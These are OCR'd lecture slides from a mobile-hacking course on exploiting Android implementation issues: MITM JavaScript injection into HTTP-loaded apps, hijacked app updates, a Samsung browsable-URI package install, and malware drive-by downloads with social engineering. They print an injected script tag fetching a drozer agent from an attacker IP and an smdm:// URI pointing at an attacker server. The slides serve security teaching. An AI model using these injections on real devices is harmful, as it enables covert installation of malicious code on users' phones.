
CNIT 128
Hacking Mobile Devices



8. Identifying and Exploiting
Android Implementation Issues
Part 3

Updated 4-7-2021

Topics

- Part 1
  - Reviewing Pre-installed Applications
  - Exploiting Devices
    - Start through "Explanation of Privilege Levels" (up to p. 402)

Topics

- Part 2
  - Exploiting Devices
    - "Practical Physical Attacks" (p. 375) through
    - "Polaris Viewer Memory Corruption" (up to p. 401)

Topics

- Part 3
  - Exploiting Devices
    - "Injecting Exploits for JavaScript Interfaces" (p. 401) and following
  - Infiltrating User Data


Exploiting Devices

Injecting Exploits for JavaScript Interfaces

- If an app loads content over HTTP
- And is running on Android SDK 16 or lower
- A MitM attacker can inject JavaScript code
- Which will exploit a code injection vulnerability
- And use the app as an agent to mount further attacks

Injecting Exploits for JavaScript Interfaces

- Attacking Sony Xperia
- An app loads ads over HTTP
- Drozer and Burp used to inject code



Injecting a Drozer Agent

- Adds this code to the page

```
<script src="http://192.168.1.112/dz.js"></script>
```

Time	URL	Action
2014-11-14 13:33:58	http://adsx.greystripe.com:80/openx/www/...	Injected JavaScript from http://192.168.1.112/dz.js

Figure 8.7 Burp extension showing that an injection has taken place

Custom Application Updates

- Some apps manage their own update
  - Rather than relying on Google Play
- Apps can install their own updates if they have the **INSTALL_PACKAGES** permission
- Often downloaded via HTTP
  - Allowing MITM update modifications




Figure 8.8 Setting up the drozer MitM helper extension to replace APKs and then invoke them

pwn://

- To invoke the installed Drozer agent
- Inject HTML code that loads a page with a URI starting with **pwn://**

BROWSABLE URI Injection

- Samsung's UniversalMDMClient app has this intent filter

```
<intent-filter>
   <data android:scheme="smdm" />
   <action android:name="android.intent.action.VIEW" />
   <category android:name="android.intent.category.DEFAULT" />
   <category android:name="android.intent.category.BROWSABLE" />
</intent-filter>
```

- Any package can be installed by invoking this URI:

smdm://whatever?update_url=http://yourserver/




Figure 8.9 The prompt shown to the user after a valid response is obtained from the server

Malware


- Two scenarios
  - Improving the drive-by download attack with social engineering
  - Using a zero permission app to install additional package

Drive-By Downloads

- Android apps that automatically download when you visit a site
- A message like this tricks the user:
  - Missing Plug-in
  - App Update Required


Unknown Sources

- In Android 7 and earlier,
- Must enable "Unknown Sources" in settings
- To install from an APK file, not Google Play



Android 8 or Higher

- Permissions configured on a per-app basis
  - https://www.theandroidsoul.com/how-to-allow-apps-installation-from-unknown-sources-on-android-9-pie/



Automatic Launching

- **RECEIVE_BOOT_COMPLETED** permission in an app's manifest
  - Allows app to start when phone boots up
  - Reliable on Android versions before 3.1
  - But must wait for a reboot
- Loading an iframe with **src="pwn://lol"** is faster

Automatic Launching

- Since Android 3.1
  - Newly installed apps won't receive the **BOOT_COMPLETED** intent
  - Unless a component has been invoked by the user
  - So this method is less common

Android 4.4

- Chrome won't download an APK automatically
- Attacker must trick user into downloading it
- It won't launch from an iframe either
- Must trick the user into clicking something to launch it (see next slide)

Social Engineering

